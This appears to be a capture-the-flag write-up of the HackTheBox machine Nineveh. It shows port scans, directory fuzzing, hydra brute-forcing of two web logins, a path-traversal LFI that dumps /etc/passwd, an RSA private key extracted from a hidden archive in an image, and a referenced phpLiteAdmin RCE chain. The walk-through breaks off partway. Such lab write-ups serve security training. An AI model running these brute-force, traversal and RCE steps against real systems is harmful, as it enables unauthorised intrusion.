0x1 Scan

```
☰ cbbh-preperation/nineveh → rustscan --ulimit 1000 -a 10.10.10.43 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 1000.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to s
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image,
Open 10.10.10.43:80
Open 10.10.10.43:443
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
PORT    STATE SERVICE  REASON  VERSION
80/tcp  open  http     syn-ack Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
443/tcp open  ssl/http syn-ack Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOr
| Issuer: commonName=nineveh.htb/organizationName=HackTheBox Ltd/stateOrProvinceNam
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2017-07-01T15:03:30
| Not valid after:  2018-07-01T15:03:30
| MD5:   d182 94b8 0210 7992 bf01 e802 b26f 8639
| SHA-1: 2275 b03e 27bd 1226 fdaa 8b0f 6de9 84f0 113b 42c0
| -----BEGIN CERTIFICATE-----
| MIID+TCCAuGgAwIBAgIJANwojrkai1UOMA0GCSqGSIb3DQEBCwUAMIGSMQswCQYD
| VQQGEwJHUjEPMA0GA1UECAwGQXRoZW5zMQ8wDQYDVQQHDAZBdGhlbnMxFzAVBgNV
| BAoMDkhhY2tUaGVCb3ggTHRkMRAwDgYDVQQLDAdTdXBwb3J0MRQwEgYDVQQDDAtu
| aW5ldmVoLmh0YjEgMB4GCSqGSIb3DQEJARYRYWRtaW5AbmluZXZlaC5odGIwHhcN
| MTcwNzAxMTUwMzMwWhcNMTgwNzAxMTUwMzMwWjCBkjELMAkGA1UEBhMCR1IxDzAN
| BgNVBAgMBkF0aGVuczEPMA0GA1UEBwwGQXRoZW5zMRcwFQYDVQQKDA5IYWNrVGhl
| Qm94IEx0ZDEQMA4GA1UECwwHU3VwcG9ydDEUMBIGA1UEAwwLbmluZXZlaC5odGIx
| IDAeBgkqhkiG9w0BCQEWEWFkbWluQG5pbmV2ZWguaHRiMIIBIjANBgkqhkiG9w0B
| AQEFAAOCAQ8AMIIBCgKCAQEA+HUDrGgG769A68bslDXjV/uBaw18SaF52iEz/ui2
| WwXguHnY8BS7ZetS4jAso6BOrGUZpN3+278mROPa4khQlmZ09cj8kQ4k7lOIxSlp
| eZxvt+R8fkJvtA7e47nvwP4H206SI0nD/pGDZc05i842kOc/8Kw+gKkglotGi8ZO
| GiuRgzyfdaNSWC7Lj3gTjVMClLhc6PgcQf9r7vK1KPkyFleYDUwB0dwf3taN0J2C
| U2EHz/4U1l40HoIngkwfhFI+2z2J/xx2JP+iFUcsV7LQRw0x4g6Z5WFWETluWUHi
```


```
| AWOZHFjMpMaXS3TZNNW8ItWOPZjBOCX5RV6H5CTOCSXgyQIDAQABo1AWTjAdBgNV
| HQ4EFgQUh0YSfVOI05WyOFntGykwc3/OzrMwHwYDVR0jBBgwFoAUh0YSfVOI05Wy
| OFntGykwc3/OzrMwDAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQsFAAOCAQEAehma
| AJKuLeAHqHAIcLopQg9mE28lYDGxf+3eIEuUAHmUKs0qGLs3ZTY8J77XTxmjvH1U
| qYVXfZSub1IG7LgUFybLFKNl6gioKEPXXA9ofKdoJX6Bar/0G/15YRSEZGc9WXh4
| Xh1Qr3rkYYZj/rJa4H5uiWoRFofSTNGMfbY8iF8X2+P2LwyEOqThypdMBKMiIt6d
| 7sSuqsrnQRa73OdqdoCpHxEG6antne6Vvz3ALxv4cI7SqzKiQvH1zdJ/jOhZK1g1
| CxLUGYbNsjIJWSdOoSlIgRswnu+A+O612+iosxYaYdCUZ8BElgjUAXLEHzuUFtRb
| KrYQgX28Ulf8OSGJuA==
|_-----END CERTIFICATE-----
|_http-server-header: Apache/2.4.18 (Ubuntu)
| tls-alpn:
|_  http/1.1
|_ssl-date: TLS randomness does not represent time
```

0x2 HTTP

From nmap scan, I found a domain *nineveh.htb*

80

Port 80 (HTTP) looks like hello world.




I found a following website when I did directory fuzzing with *feroxbuster*.

```
Ξ cbbh-preperation/nineveh → feroxbuster -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u http://nineveh.htb/

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.3.3
──────────────────────────┬──────────────────────
 🎯 Target Url            │ http://nineveh.htb/
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 👌 Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.3.3
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔃 Recursion Depth       │ 4
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁 Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
301        9l       28w      315c http://nineveh.htb/department
301        9l       28w      321c http://nineveh.htb/department/files
301        9l       28w      319c http://nineveh.htb/department/css
```

/department

http://nineveh.htb/department




But I do not see much, and *admin:admin* does not work. But I got *Invalid Password!* instead of *Invalid username*, so the user *admin* exists.

I bruteforce using *hydra*. and found *admin:1q2w3e4r5t*.

```
Ξ cbbh-preperation/nineveh → hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.43 http-post-form
 '/department/login.php:username=admin&password=^PASS^:Invalid Password!'
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service o
rganizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-26 20:01:57
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous sS
ssion found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries p
er task
[DATA] attacking http-post-form://10.10.10.43:80/department/login.php:username=admin&password=^PASS^:Inval
id Password!
[STATUS] 4108.00 tries/min, 4108 tries in 00:01h, 14340291 to do in 58:11h, 16 active
[80][http-post-form] host: 10.10.10.43   login: admin   password: 1q2w3e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-26 20:03:14
Ξ cbbh-preperation/nineveh →
```

I get into the site.



When I click */notes* I found

```
-   Have you fixed the login page yet! hardcoded username and password is really bad idea!
-   check your serect folder to get in! figure it out! this is your challenge
-   Improve the db interface.
    ~amrois
```

Doing so breaks the app.

- http://nineveh.htb/department/manage.php?notes=files/../ninevehNotes.txt

```
Warning:  include(files/../ninevehNotes.txt): failed to open stream: No such file or directory in /var/www/html/department/manage.php on line 31

Warning:  include(): Failed opening 'files/../ninevehNotes.txt' for inclusion (include_path='.:/usr/share/php') in /var/www/html/department/manage.php on line 31
```


But honestly, I cannot do anything with this possible LFI vulnerability.

443

When I fuzz *https* I found *phpLiteAdmin v1.9* and also an interesting route *secure_notes*.

```
cbbh-preperation/nineveh → feroxbuster -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -u https://nineveh.htb -k

 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.3.3
──────────────────────────┬──────────────────────
 🎯 Target Url            │ https://nineveh.htb
 🚀 Threads               │ 50
 📖 Wordlist              │ /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
 👌 Status Codes          │ [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
 💥 Timeout (secs)        │ 7
 🦡 User-Agent            │ feroxbuster/2.3.3
 💉 Config File           │ /etc/feroxbuster/ferox-config.toml
 🔓 Insecure              │ true
 🔃 Recursion Depth       │ 4
 🎉 New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
──────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Cancel Menu™
──────────────────────────────────────────────────
301        9l       28w      309c https://nineveh.htb/db
403       11l       32w      300c https://nineveh.htb/server-status
301        9l       28w      319c https://nineveh.htb/secure_notes
[####################] - 1m    661635/661635  0s      found:3       errors:356683
[####################] - 34s   220545/220545  6386/s  https://nineveh.htb
[####################] - 34s   220545/220545  6450/s  https://nineveh.htb/db
[####################] - 38s   220545/220545  6527/s  https://nineveh.htb/secure_notes
cbbh-preperation/nineveh →
```

/



/secure_notes

It’s a image.

I downloaded the image to see hidden texts. When I compared both, for some reason second image file size is bigger than usual.

```
Ξ cbbh-preperation/nineveh → exiftool nineveh.png
ExifTool Version Number         : 12.16
File Name                       : nineveh.png
Directory                       : .
File Size                       : 2.8 MiB
File Modification Date/Time     : 2023:03:26 19:50:42+08:00
File Access Date/Time           : 2023:03:26 19:50:41+08:00
File Inode Change Date/Time     : 2023:03:26 19:50:42+08:00
File Permissions                : rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1497
Image Height                    : 746
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Significant Bits                : 8 8 8
Software                        : Shutter
Warning                         : [minor] Trailer data after PNG IEND chunk
Image Size                      : 1497x746
Megapixels                      : 1.1
Ξ cbbh-preperation/nineveh → exiftool ninevehForAll.png
ExifTool Version Number         : 12.16
File Name                       : ninevehForAll.png
Directory                       : .
File Size                       : 548 KiB
File Modification Date/Time     : 2023:03:26 19:52:05+08:00
File Access Date/Time           : 2023:03:26 19:52:05+08:00
File Inode Change Date/Time     : 2023:03:26 19:52:05+08:00
File Permissions                : rw-r--r--
File Type                       : PNG
File Type Extension             : png
MIME Type                       : image/png
Image Width                     : 1336
Image Height                    : 508
Bit Depth                       : 8
Color Type                      : RGB
Compression                     : Deflate/Inflate
Filter                          : Adaptive
Interlace                       : Noninterlaced
Significant Bits                : 8 8 8
Software                        : Shutter
Image Size                      : 1336x508
Megapixels                      : 0.679
Ξ cbbh-preperation/nineveh →
```

When I check second image, I found private key and public key. I also learnt there's a user *amrois*.

```
secret/
0000755
0000041
0000041
00000000000
13126060277
012377
ustar
www-data
www-data
secret/nineveh.priv
0000600
0000041
0000041
00000003213
13126045656
014730
ustar
www-data
www-data
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAri9EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI
H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU
PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WxXDcSS1ndt/M8r+eTHx1bVznLB65
FQq1/wmB65c8bdsStETlacr/15Ofv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI
3oqwvxCI+V6hQZhoV9Pdj4+D4l023Ub9KyGm40tinCXePsMdY4KOLTR/z+oj4sQT
X+/1/xcl61LADcYkOSw42bOb+yBEyc1TTq1NEQIDAQABAoIBAFvDbvvPgbr0bjTn
KiI/FbjUtKWpWfNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdlV/IAVWV3QAk
FYDm5gTLIfuPDOV5jq/9Ii38Y0DozRGlDoFcmi/mB92f6s/sQYCarjcBOKDULS8z
GRZtIwb1RDgRAXbwxGoGZQDqeHqaHciGFOugKQJmupo5hXOkfMg/G+Ic0Ij45uoR
JJecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo
9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ2OJX08JoaQcRz628dOduk66Utu
Bato3bkCgYEASw2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb
ujOUscFgZf2P+7OUnaceCCAPNYmsaSVSCMOKCJQt5klY2DLWNUaCU3OEpREIWkyl
1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b
vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IPSUKMuh1mwcHWKjFIF8zI8CY0IaKx
DdhOa4x+0MQEtKXtgaADuHh+NGCltTLLckfEAMN6QHfBgWgBRS8EjXJ4e55hFV89
P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAgHMDCp7hRLfbQWkksGzC
fGuUhwWkmb1/ZwauNJHbSIwG5ZFfgGcm8ANQ/Ok2gDzQ2PCrD2Iizf2UtvzMvr+i
tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC
iEBMuPzORAaK93ZkOg3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMFlB1
MxMtbEymigonBPVn56Ssovv+bMK+6ZOMUGu+A2WnqeiuDMjB99s8jpjkzt0eLmPh
PNilsNNjfnt/G3RZiq1/Uc+6dFrvO/AIdw+goqQduXfcDOiNlnr7o5c0/Shi9tse
i6UOyQKBgCgvck5Z1iLrY1qO5iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc
il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAWwF7
fw4LVXdQMjNJC3sn3JaqY1zJkE4jXlZeNQvCx4ZadtdJD9iO+EUG
-----END RSA PRIVATE KEY-----
secret/nineveh.pub
0000644
0000041
0000041
00000000620
13126060277
014541
ustar
www-data
www-data
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCuL0RQPtvCpuYSwSkh5OvYoY//CTxgBHRniaa8c0ndR+wCGkgf38HPVpsVuu3Xq8fr+N3ybS6uD8Sbt38Umdyk+IgfzUlsnSnJM68gAY0rs+FpBdQ91P3LTEQQfRqlsmS6Sc/gUflmurSeGgNNrZbFcNxJLWd238zyv55MfHVtXOeU
EbkVCrX/CYHrlzxt2zm0ROVpyv/Xk5+/UDaP68h2CDE2CbwDfjFmI/9ZXv7uaGC9ycjeirC/EIj5UaFBmGhX092Pj4PiXTbdRv0rIabjS2KcJd4+wx1jgo4tNH/P6iPixBNf7/X/FyXrUsANxiTRLDjZs5v7IETJzVNOrU0R amrois@nineveh.htb
cbbh-preperation/nineveh →
```

/db (phpLiteAdmin)

I use *hydra* to bruteforce the password and it is *password123*.


```
cbbh-preperation/nineveh → hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.10.43 https-post-form "/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password"
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-03-26 20:31:05
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-forms://10.10.10.43:443/db/index.php:password=^PASS^&remember=yes&login=Log+In&proc_login=true:Incorrect password
[443][http-post-form] host: 10.10.10.43   login: admin   password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-03-26 20:31:42
cbbh-preperation/nineveh →
```


I found this interesting RCE vulnerability.

- https://www.exploit-db.com/exploits/24044

It requires accessing the database from somewhere else, this can be done via *LFI* I have seen previously.

I created a new database table following the instruction from link above.





Database file is at */var/tmp/ghost.php* and I am accessing that from LFI vulnerability. This returns LFI content.

- http://nineveh.htb/department/manage.php?notes=files/ninevehNotes/../../../../../../etc/passwd

Hi admin,


```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
